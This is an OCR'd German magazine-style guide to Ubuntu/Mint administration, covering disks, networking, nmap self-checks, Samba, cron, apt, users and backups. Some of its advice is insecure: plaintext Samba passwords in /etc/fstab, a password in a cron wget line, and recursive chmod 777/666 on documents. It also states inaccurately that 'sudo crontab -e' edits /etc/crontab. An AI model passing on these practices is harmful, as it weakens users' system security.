
Festplatten und SSDs

Das Werkzeug „Laufwerke“ (Gnome-Disks, ähnlich der Partitionmanager unter KDE), kann fast alles, was zur Kontrolle und Bearbeitung von Partitionen nötig ist. Links erscheint die Liste aller Datenträger, ein Klick auf einen Eintrag visualisiert die Partitionierung, zeigt Gerätenamen, Partitionsgrößen, Dateisystem und Mountpunkt. Die Schaltflächen rechts oben bieten Laufwerksaufgaben zum Formatieren, Einstellen von Energieoptionen („Laufwerkseinstellungen“), SMART-Analysen und das Arbeiten mit ISO-Images („Laufwerksabbild erzeugen/wiederherstellen“). Was Sie mit einzelnen Partitionen anstellen können, ist in den kleinen Schaltflächen unterhalb des Partitionsschemas untergebracht. Hier können Sie Partitionen aus- und einhängen, löschen (Minus-Schaltfläche), formatieren und als ISO-Image sichern („Partitionsabbild erstellen“) oder ein Image zurückschreiben. Der Menüpunkt „Dateisystem bearbeiten“ vergibt die Datenträgerbezeichnung.

SMART-Checks: Die SMART-Werte informieren über den Zustand von Festplatten und SSDs. Am bequemsten ist diese Auswertung erneut über Gnome-Disks. Klicken Sie das gewünschte Laufwerk an und drücken Sie die S-Taste (oder verwenden Sie das Menü und „SMART-Werte“). Das Fenster gibt Auskunft über Betriebszeit und Temperatur. Als „Allgemeine Einschätzung“ sollte „Das Laufwerk ist in Ordnung“ stehen. Wenn nicht, lohnt ein Blick auf die Tabelle darunter: Die Werte unter „Normalisiert“ sollten nahe beim Maximum „100“ liegen. Bei einstelligen Werten empfiehlt sich ein Austausch des Laufwerks.

Temperatur kontrollieren: Auf SSH-verwalteten Servern können Sie auf das Paket „lm-sensors“ ausweichen. Dieses benötigt erst einen Test der vorhandenen Sensoren mittels des Befehls

```
sudo sensors-detect
```



Die SSD darf weitermachen: Gnome-Disks kann die SMART-Werte auslesen und zum rechtzeitigen Austausch mangelhafter Datenträger raten.

und jeweiliger Abfrage, ob dieser Adapter abgefragt werden soll. Die eigentlichen Messwerte liefert dann der Befehl „sensors“.

SSDs optimieren: SSDs verwenden gelöschten Platz solange nicht, bis der Dateisystemtreiber den Controller über die Löschung informiert hat. Dadurch verringert sich der verfügbare Speicherplatz zunehmend. Das Tool fstrim informiert den Controller über unbenutzte Blöcke und neuere Systeme wie Ubuntu 18.04 starten fstrim automatisch periodisch. Mit

```
systemctl status fstrim.timer
```

können Sie sich davon überzeugen, dass der Dienst läuft. Der Befehl

```
sudo fstrim -v -a
```

startet fstrim manuell. Die Ausgabe zeigt, wie viele Bytes dabei freigegeben wurden.

Festplatten aufräumen: Der Befehl „df -h“ oder

```
df -h | grep /dev/sd
```

zeigt den Füllstand eingehängter Datenträger. Wer es genauer wissen muss, kann Ncdu nachinstallieren. Das Terminalprogramm sortiert die Verzeichnisse nach der enthaltenen Datenmenge und kann auch aktiv löschen. Wer das komplette Dateisystem durchforsten will, muss auf der obersten Ebene starten („ncdu /“).

Die generellen Aufräumbefehle

```
sudo apt autoremove
sudo apt clean
```

sind Standards für gelegentliche Wartungsläufe: Der erste entfernt überflüssige Pakete und ältere Kernel-Versionen, der zweite leert den Cachespeicher der Systemupdates.

Mounten: Standardmäßig wird nur das per Installation festgelegte Systemlaufwerk via „/etc/fstab“ gemountet. Wer weitere Festplatten sowie Netzressourcen nicht nur dynamisch im grafischen Dateimanager einhängen will („Andere Orte“ und „Mit Server verbinden“), sondern dauerhaft in der „/etc/fstab“, benötigt die UUID für lokale Laufwerke oder den Netzwerkpfad für Netzfreigaben, ferner das Dateisystem. UUID und Dateisystem (Ext4, NTFS ...) für lokale Laufwerke zeigt dieser Befehl an (sudo erforderlich):

```
sudo blkid -o list
```


Eine Zeile für die fstab sieht dann so aus:

```
UUID=[...]  [Mountordner]
 [Dateisystem] [Optionen]  0  0
```

Die kommagetrennten „Optionen“ enthalten im einfachsten Fall nur den Wert „defaults“. Bei Samba-Freigaben steht statt „UUID=...“ der Netzwerkpfad mit Doppelslash und als Dateisystem „cifs“:

```
//192.168.178.20/archiv
 [Mountordner] cifs
 user=ha,password=geheim  0  0
```

Die Anmeldedaten können als Optionen in die fstab eingetragen werden. Bei Zugriffsproblemen wegen fehlender lokaler Dateirechte helfen die zusätzlichen Optionen „file_mode=666,dir_mode=777“.



Die größten Verzeichnisse ermitteln: Ncdu ist ein Muss auf SSH-verwalteten Servern und selbst auf Desktopinstallationen eine Empfehlung.

Das lokale Netzwerk

Grafische Systeme verwalten das Netzwerk über das Netzwerksymbol in der Systemleiste (Network Manager). Dies ermöglicht Zugang zum LAN und WLAN und genauere Informationen sowie Konfiguration der Einstellungen („LAN“ und „Drahtlos“). Hier sind IP-Adresse, MAC-Adresse, Routeradresse und Leistung zu ermitteln sowie eine feste IP-Adresse und Proxyserver einstellbar. Die gezeigte Geschwindigkeit ist beim WLAN-Adapter die theoretisch mögliche, nicht die reale.

Konkurrierende Konfiguration: Die ältere und auf Servern ohne Oberfläche immer noch gültige Methode verwaltet das Netzwerk über die Datei „/etc/network/interfaces“. Die Einträge dieser Datei haben Vorrang vor denen des Network-Managers. Unnötige oder fehlerhafte Angaben an dieser Stelle können daher den Network-Manager lahmlegen. Standardmäßig enthält die Datei auf Desktopsystemen nur die zwei Zeilen

```
auto lo
iface lo inet loopback
```

für den Loopback-Adapter. Für ein System ohne grafischen Network-Manager wären die folgenden Zeilen eine gültige Konfiguration für den Ethernet-Adapter („eth0“ oder „enp6s0“)


```
auto eth0
iface eth0 inet dhcp
```

Die Einstellungen werden nach einem Neustart wirksam.

Kontrolle mit ifconfig: ifconfig ist unentbehrlich für eine Anzeige der Netzadapter ohne grafische Hilfe. Es zeigt die IP-Adresse des Geräts, die physikalische MAC-Adresse des Adapters, ferner Download-(RX)- und Upload-Menge (TX) seit dem letzten Systemstart. Der Ethernet-Adapter erscheint als „eth0“ (oder „enp6s0“), der WLAN-Adapter als „wlan0“.

Wenn ifconfig nur den virtuellen Loopback Adapter „lo“ anzeigt, hat Linux keinen Netzadapter erkannt.

Netzwerkübersicht: Ping kann die Verbindung zum Router („ping 192.168.0.1“) oder zu einem beliebigen anderen PC im lokalen Netz prüfen („ping 192.168.0.10“) und dabei auch Hostnamen auflösen („ping fritz.box“). Aber es kann nur auf eine Adresse losgeschickt werden. Für eine Komplett-



Auf aktuellen Desktopsystemen bietet der grafische Network-Manager in der Systemleiste alle Optionen. Er verlinkt in das Netzwerkapplet der Systemeinstellungen.



Klicken statt Editieren der Datei „/etc/samba/smb.conf“: Das Tool System-Config-Samba ist ein praktisches Front-End, das die gewählten Optionen in die „smb.conf“ schreibt.

übersicht hilft nmap. Folgendes nmap-Kommando

```
nmap -sn 192.168.0.*
```

schickt Ping-Anfragen an alle 255 Adressen des Adressraums und zeigt dann alle laufenden Netzgeräte mit Hostnamen und IP.

Nmap-Portscans: Risiken für das Heimnetz entstehen durch offene Ports, die den Zutritt über das Internet in das lokale Netz erlauben. Kontrolle über vergessene Portfreigaben erhalten Sie im Router (Fritzbox: „Internet → Freigaben → Portfreigaben“). Nmap kann aber auch innere Feinde in Form von laufender Schadsoftware entlarven. Dazu brauchen Sie Ihre öffentliche IP-Adresse, die Ihr Router kennt („Übersicht“ in der Fritzbox). Diese öffentliche WAN-IP prüfen Sie dann mit diesem Kommando:

```
sudo nmap -Pn [WAN-IP]
```

Dabei untersucht nmap die Standardports 1 bis 1000. Sämtliche Ports erfassen Sie mit *sudo nmap -Pn -p0-65535 [WAN-IP]*. Als Ergebnis sollten Sie, sofern Ihr Netz für das Internet komplett geschlossen sein soll, die Antwort erhalten „All scanned ports are filtered“. Ist das nicht der Fall, sehen Sie am angezeigten Port genauer nach:

```
sudo nmap -sV -Pn -p[Port] [WAN-IP]
```

Schalter „-sV“ zeigt, welches Programm oder welcher Dienst diesen Port benutzt. Ist dieser Prozess unerwünscht, beenden Sie den Verursacher mit einem Taskmanager und dauerhaft durch Deinstallieren.

Samba-Konfiguration: Der Samba-Server für Netzfreigaben verwendet als einzige Konfigurationsdatei „/etc/samba/smb.conf“. Sie können sich bei der Samba-Konfiguration vom Extratool System-Config-Samba helfen lassen oder die Datei manuell bearbeiten: Unter „[global]“ ist mit „workgroup=WORKGROUP“ die Arbeitsgruppe festgelegt. Wenn Sie in Ihrem Netzwerk eine anders benannte Gruppe verwenden, ändern Sie den Eintrag. Weiter unten in der „smb.conf“ gibt es den Abschnitt „[homes]“. Entfernen Sie die Kommentarzeichen (Semikolon), um die Home-Verzeichnisse aller Benutzer freizugeben. Soll auch der Schreibzugriff erlaubt sein, ändern Sie „read only = yes“ auf „no“. Wenn authentifizierte Benutzer auf den Server zugreifen, sehen sie nur das eigene Home-Verzeichnis als Freigabe.

Allgemeine Freigaben für ein beliebiges Verzeichnis lassen sich über drei Zeilen am Ende der Datei „smb.conf“ realisieren:

```
[data]
path = /media/data
writeable = yes
```

In diesem Beispiel wird das Verzeichnis „/media/data“ unter der Bezeichnung „data“ freigegeben. Der Ordner muss existieren und die Benutzer müssen auf der Ebene des Dateisystems zumindest Leserechte besitzen. Änderungen der „smb.conf „werden wirksam, sobald Sie Samba mit *sudo service smbd restart* neu starten.


Die Taskverwaltung

Auf grafischen Systemen zeigt die „Systemüberwachung“ (Gnome-System-Monitor und ähnlich Ksysguard unter KDE) alle laufenden Tasks und kann diese nach einem Rechtsklick auf den Namen auch „Beenden“ oder „Abwürgen“. Ein Klick auf einen Spaltentitel in der Prozessliste sortiert die Prozesse nach Speicher- oder CPU-Bedarf und zeigt nach Rechtsklick auf den Spaltenkopf auf Wunsch noch wesentlich mehr Spalten (wichtig etwa „CPU-Zeit“ oder „Befehlszeile“). Das Register „Ressourcen“ liefert aktuelle CPU-Last und den Speicherbedarf.

Auf Servern ohne grafische Oberfläche liefert htop im Terminal einen vergleichbar präzisen Überblick, sortiert nach RAM- oder CPU-Last, und beherrscht den Abschuss einzelner Tasks, die aus dem Ruder laufen (F9). Zudem lässt sich die Prozesspriorität steuern (F7/F8). Es lohnt sich, das Tool über „F2 Setup“ sorgfältig einzurichten.

Die Autostarts: Bei der Anmeldung automatisch startende Programme gehören zum Repertoire jedes Desktopsystems. Zur Verwaltung dient das Applet „Startprogramme“ oder auch „Sitzung und Startverhalten“. Durch den Schalter „An/Aus“ schalten Sie Autostarts ab und über die Minus-Schaltfläche verschwindet es aus dem Verwaltungstool, bleibt aber als Programm erhalten. Umgekehrt können Sie mit der Plus-Schaltfläche neue Programme hinzufügen. In der Regel genügt als „Befehl“ der Programmname ohne Pfad.

Die globalen Autostarts werden als „desktop“-Dateien unter „/etc/xdg/autostart“ gespeichert. Das Tool „Startprogramme“ blendet die meisten systemnahen



Was läuft hier (falsch)? Htop ist der beste Taskmanager für die Kommandozeile, weil er anpassungsfähig ist und aus dem Ruder laufende Prozesse beenden kann.

Komponenten standardmäßig aus. Dafür sorgt die Anweisung „NoDisplay=true“. Wenn Sie alle Autostarts sehen möchten, müssen Sie dies erst freischalten:

```
cd /etc/xdg/autostart/
sudo sed --in-place
  's/NoDisplay=true/
 NoDisplay=false/g' *.desktop
```

Danach zeigt „Startprogramme“ alle Komponenten. Theoretisch können Sie das Meiste deaktivieren außer D-Bus und den Sicherheitsdienst.

Systemdienste: Die gestarteten Systemdienste zeigt folgender Befehl:

```
service --status-all
```

Alle mit vorangestelltem Pluszeichen gekennzeichneten Dienste sind aktiv. Welche Befehle ein Dienst entgegennimmt, zeigt dieser Befehl:

```
service [Dienstname]
```

Die meisten Dienste melden nach „service cups“ (Beispiel) mindestens „start“, „stop“ und „restart“. Ein Dienst wie der Druckservice cups kann daher mit

```
service cups stop
```

beendet und mit

```
service cups start
```

neu gestartet werden.

Zeitplaner Cron: Der Dienst Cron ist auf jedem Linux-System aktiv und nutzt eine systemweite Datei „/etc/crontab“, die für alle Benutzer gilt und mit root-Recht bearbeitet werden kann:

```
sudo crontab –e
```

Jede Aufgabe erhält genau eine Zeile in der Crontab. Die ersten fünf Spalten (getrennt durch Tabulator oder Leerzeichen) dienen der Zeitangabe in der Reihenfolge „Minute Stunde Tag Monat Wochentag“, alles Nachfolgende interpretiert Cron als den auszuführenden Befehl. Die Zeitangaben sind entweder Integerzahlen oder der Stellvertreter „*“, der für das jeweilige Zeitelement keine Regel vorsieht: Ein Stern für „Tag“ bedeutet daher „an jedem Tag“. Ein stündlicher Job benötigt nur die Angabe der exakten Minute – etwa Minute „0“:

```
0       *       *       *       *
  [Befehl]
```

Der folgende Job

```
0       10      *       *       *
  [Befehl]
```

würde genau einmal am Tag laufen, nämlich um 10:00 Uhr. Jede der fünf Zeitangaben kann auch mehrere durch Komma getrennte Werte enthalten, wie die nebenstehende Tabelle zeigt.

Software und Aktualisierung

Am grafischen Desktop brauchen Sie drei Werkzeuge für den Komplex der Paketverwaltung. Unter „Anwendungspaketquellen“ sind die Softwarequellen einsehbar und erweiterbar (unter der Haube ist die Datei „/etc/apt/sources.list“ zuständig). Aktives Aktualisieren erfolgt mit der „Aktualisierungsverwaltung“, die anstehende Updates automatisch meldet. Klicken Sie auf „Aktualisierungen installieren“, um die Updates anzuwenden. Für Installation neuer Software ist das Softwarecenter verantwortlich („Softwareverwaltung“, „Ubuntu-Software“).

Im Terminal erledigt ein einziges Tool alle Software-und Aktualisierungsaufgaben – auf Debian/Ubuntu/Mint-Systemen der Befehl apt. Folgende Kommandos genügen für den Alltag:

```
sudo apt update
```

Paketquellen aktualisieren (fundamental)

```
sudo apt install [Paket]
```

Programm installieren

```
sudo apt remove [Paket]
```

Programm deinstallieren

```
sudo apt autoremove
```

obsolete Pakete löschen

```
sudo apt upgrade
```

komplettes System aktualisieren

```
sudo apt-add-repository [Quelle]
```

Software-Paketquelle aufnehmen (PPA)

```
apt-cache search [Name]
```

nach Paketen und Beschreibungen suchen

Hardware und Hardwareinfos

Ubuntu und Linux Mint geben an der Oberfläche wenig über die Hardware preis: Was hier unter „Systemeinstellungen → Informationen“ angezeigt wird, kommt über Gesamtspeicher, CPU, Architektur und die Angabe der Distribution nicht hinaus. Wer ein grafisches Übersichtsprogramm vermisst, kann Hardinfo (Paket „hardinfo“) nachinstallieren. Wer mehr Details, etwa über die Erweiterungsflags seiner CPU, benötigt, muss auf einschlägige ls-Kommandos im Terminal ausweichen – also lscpu für die CPU, lsusb für USB-Komponenten, lspci für PCI-Komponenten wie SATA, Audio, Ethernet.

Hardware einrichten und optimieren: Standardperipherie wie SATA, Monitor, Ethernet, Tastatur, Maus, Touchpad, Audiochip kann in den Systemeinstellungen konfiguriert werden, erfordert aber hardwaretechnisch keine Aufmerksamkeit. Bei Grafikkarten, Drucker und WLAN-Adapter gibt es Ausnahmen: Der Standard-Open-Source-Treiber bringt für Nvidia- und AMD-Grafikkarten nicht die optimale Leistung. Herstellertreiber mit Hardwarebeschleunigung finden Sie eventuell in der Treiberverwaltung (in Ubuntu Bestandteil der „Aktualisierungsverwaltung“ unter „Zusätzliche Treiber“). Die Treibersuche erfolgt nach Öffnen des Fensters automatisch.


Netzwerkdrucker und -scanner sind über „Systemeinstellungen → Drucker → Hinzufü-

CRONTAB: FORMAT UND BEISPIELE

Minute	Stunde	Tag	Monat	Wochentag*	Kommando
0–59	0–23	1–31	1–12	0–6	Script | Programm
Konkrete Beispiele					
*	*	*	*	*	echo "Minutentest" > ~/test.txt
0	10	*	*	*	rsync -auv --delete /var/www/html/dokuwiki /media/backups/dokuwiki
0	08,14,20	*	*	*	wget --user=ha --password=G3H3IM http://server.de/dl/my.php
0	09-18	*	*	*	wget --user=ha --password=G3H3IM http://server.de/dl/my.php
0	*/4	*	*	*	df -h | grep /dev/sd >> ~/disk.txt
0	10	*/3	*	*	ntpdate ntp.ubuntu.com
0	09-18	*	*	1–5	rsync -auv /media/data /media/backup >/media/cron.log 2>&1
0	1	*	*	*	sh ~/mirror.sh && sudo poweroff
0	9	*	*	*	DISPLAY=:0 LANG=de_DE.UTF-8 firefox

* Wochentag „0“ = Sonntag, „1“ = Montag etc.

Beispiele für periodische Cronjobs: Die Crontab ist flexibler, als selbst erfahrene Linux-User wissen. Komplexere Zeitangaben sind allerdings eine Herausforderung.



Die ls-Klassiker: lscpu, lsusb, lscpi sind immer noch die schnellsten Werkzeuge, um sich über CPU, USB-Hubs und PCI-Peripherie zu informieren.

gen“ problemlos einzurichten. Taucht das Gerät hier nicht automatisch auf, starten Sie eine Suche mit dessen IP-Adresse. Für lokale Drucker am USB-Anschluss, die nicht automatisch erkannt werden, ist eventuell eine Treibersuche beim Hersteller erfolgreich (Downloadbereich bei Brother, Canon, Epson, HP). Die Scanfunktion setzt die Pakete „libsane“ (Schnittstellenbibliothek) und „simple-scan“ (Programm) voraus, die aber in der Regel vorinstalliert sind.

Externe USB-WLAN-Adapter erkennt Linux größtenteils, aber nicht lückenlos. Eine Übersicht zu WLAN-Chipsätzen für Ubuntu und Co. finden Sie auf *http://wiki.ubuntuusers.de/WLAN/Chipsätze*. Bei nicht oder schlecht unterstützten Dongles ist günstiger Ersatz die einfachste Lösung (Edimax EW-7811UN, Asus N10 Nano, CSL 300).

Benutzer und Rechte

Für den normalen Benutzeralltag sind drei Konten beziehungsweise Konteneigenschaften vordringlich:

1. Erstens muss ein Systemkonto vorliegen. Systemkonten sind in den Systemeinstellungen ersichtlich und einzurichten (Ubuntu: „Informationen → Benutzer“, Linux Mint: „Benutzer und Gruppen“). Die stark vereinfachte Benutzerverwaltung in Ubuntu bietet nur noch das Anlegen von Standard- und Systemverwalter-Konten ohne Gruppenzugehörigkeiten (bei Bedarf sollten Sie die gnome-system-tools nachinstallieren, was das frühere Tool „Benutzer und Gruppen“ wieder auf das System bringt). Im Terminal ist mit

```
sudo useradd sepp
sudo passwd sepp
```

ein neues Systemkonto ebenso schnell eingerichtet (inklusive Home-Verzeichnis).


2. Systemverwalter-Konten erhalten automatisch sudo-Berechtigung, um root-Rechte einfordern zu können. Mindestens ein Konto mit sudo-Recht ist zur Systempflege zwingend erforderlich, daher erhält das bei der Installation eingerichtete Erstbenutzerkonto automatisch sudo-Recht. Nachträgliches sudo-Recht kann über das Ändern des Kontotyps, in Linux Mint auch über die detaillierten Gruppeneigenschaften („sudoers“) zugeteilt werden. Im Terminal ist der eleganteste Weg nicht der Eingriff in die Datei „/etc/sudoers“, sondern dieser Befehl:

```
sudo adduser sepp sudo
```

Mit „deluser“ statt „adduser“ können Sie Gruppenzugehörigkeiten löschen.

Eine gut lesbare Kontrolle über die Gruppenzugehörigkeit eines Kontos bietet dieser Befehl:

```
cat /etc/group | grep "sepp"
```



Gruppenzuweisung ist am Desktop selten notwendig. Ubuntu bietet das Applet „Benutzer und Gruppen“ daher gar nicht mehr an, es lässt sich aber über die gnome-system-tools nachrüsten.

Alle Systemkonten sind in der Datei „/etc/passwd“ versammelt, die verschlüsselten Passwörter unter „/etc/shadow“.

3. Samba-Freigaben: Samba benutzt eigene Passwörter. Jeder Benutzer, der auf die Freigaben zugreifen darf, benötigt daher, unabhängig vom Systemkonto, sein Samba-Passwort. Dazu verwenden Sie das Tool System-Config-Samba („Einstellungen → Samba-Benutzer“) oder diesen Befehl:

```
sudo smbpasswd -a sepp
```

Am einfachsten ist es, als Samba-Kennwort erneut das Systemkennwort zu verwenden. Alle eingetragenen Samba-User können Sie mittels

```
sudo pdbedit -L
```

abfragen.

Zugriffsrechte für Dateiobjekte: Egal ob direkt am System oder beim Zugriff via Samba oder SSH – ohne lokale Zugriffsrechte ist Lesen und Schreiben nicht möglich. Bei Zugriffsproblemen müssen daher die lokalen Dateirechte eventuell gelockert werden. Für umfangreiche rekursive Aktionen sind grafische Dateimanager (etwa Ubuntu: „Eigenschaften → Zugriffsrechte → Zugriff“) nicht geeignet. Dieses Beispiel mit dem Tool chmod

```
find ~/Dokumente/ -type d -exec
  chmod 777 {} +
find ~/Dokumente -type f -exec chmod
  666 {} +
```

erlaubt für alle Ordner („-type -d“) und Dateien („-type -f“) unterhalb „~/Dokumente“ und für sämtliche Systembenutzer Lese- und Schreibzugriff.

Infos und Protokolle


Eine wichtige Infoquelle bei Hardware-, Boot-, Mount- oder Softwareproblemen sind die Kernel-Meldungen ab Systemstart, die das Tool dmesg in chronologischer Reihenfolge sammelt. Der Befehl

```
dmesg -T
```

zeigt alle Meldungen mit Zeitangabe an. Die Angabe hilft enorm, wenn Sie den ungefähren Zeitpunkt des Problems kennen. Sie finden Meldungen und Warnhinweise zu allen Geräten, Treibern, Mountaktionen und Softwarefehlern.

Logdateien: Weitere Infos bei einer Fehlersuche liefern die Dateien unter „/var/log“. Mit root-Recht auf der Konsole können Sie diese mit Editoren oder Kommandotools (cat) durchsuchen. „/var/log/auth.log“ protokolliert im Klartext alle Systemanmeldungen. Wer die erfolgreichen und gescheiterten Log-ins kontrollieren will, kann sich zusätzlich an die binären Dateien „/var/log/wtmp“ (erfolgreich) und „/var/log/btmp“ (gescheitert) halten, die sich mit „last“ (erfolgreich) und „lastb“ (gescheitert) auslesen lassen – etwa „last 100“.

Das Systemlogbuch „/var/log/syslog“ zeigt Ereignisse aller Art, vorwiegend Kernel-, Hardware- und Cronereignisse. „/var/log/dpkp.log“ vermerkt alle manuellen (De-)installationen und automatischen Updates. Ergänzend und zum Teil übersichtlicher ist der Blick in die Datei „/var/log/apt/history.log“. Eine komplette Liste aller installierten Pakete liefert der Befehl „dpkg -l“.



Installierte Software und Pakete: „Ubuntu-Software“ liefert über den Filter „Installiert“ einen guten Überblick über alle installierten Programme. Der Befehl „dpkg -l“ zeigt sogar alle Einzelpakete.

Datensicherung und Systemschutz

Backups für Benutzerdaten sollten auf unabhängigen Datenträgern erfolgen – etwa auf eine zweite interne Festplatte oder auf ein USB-Laufwerk. Geeignete Tools sind rsync (unkomprimiert) und tar (komprimiert). Für ein manuelles Backup des eigenen Home-Verzeichnisses auf eine USB-Festplatte genügt folgendes Kommando:


```
rsync -avP $HOME /media/$USER/
  backup
```

Das Ziel „backup“ erstellt rsync automatisch, falls nicht vorhanden. Der Parameter „-a“ sorgt dafür, dass rsync alle Ordner rekursiv kopiert. Dabei werden Symlinks, Benutzerrechte und Änderungszeiten berücksichtigt. Für schnelle Backups eignet sich auch das Tool tar:

```
tar -czvf /media/sepp/Backup/home_
  sepp.tar.gz /home/sepp
```

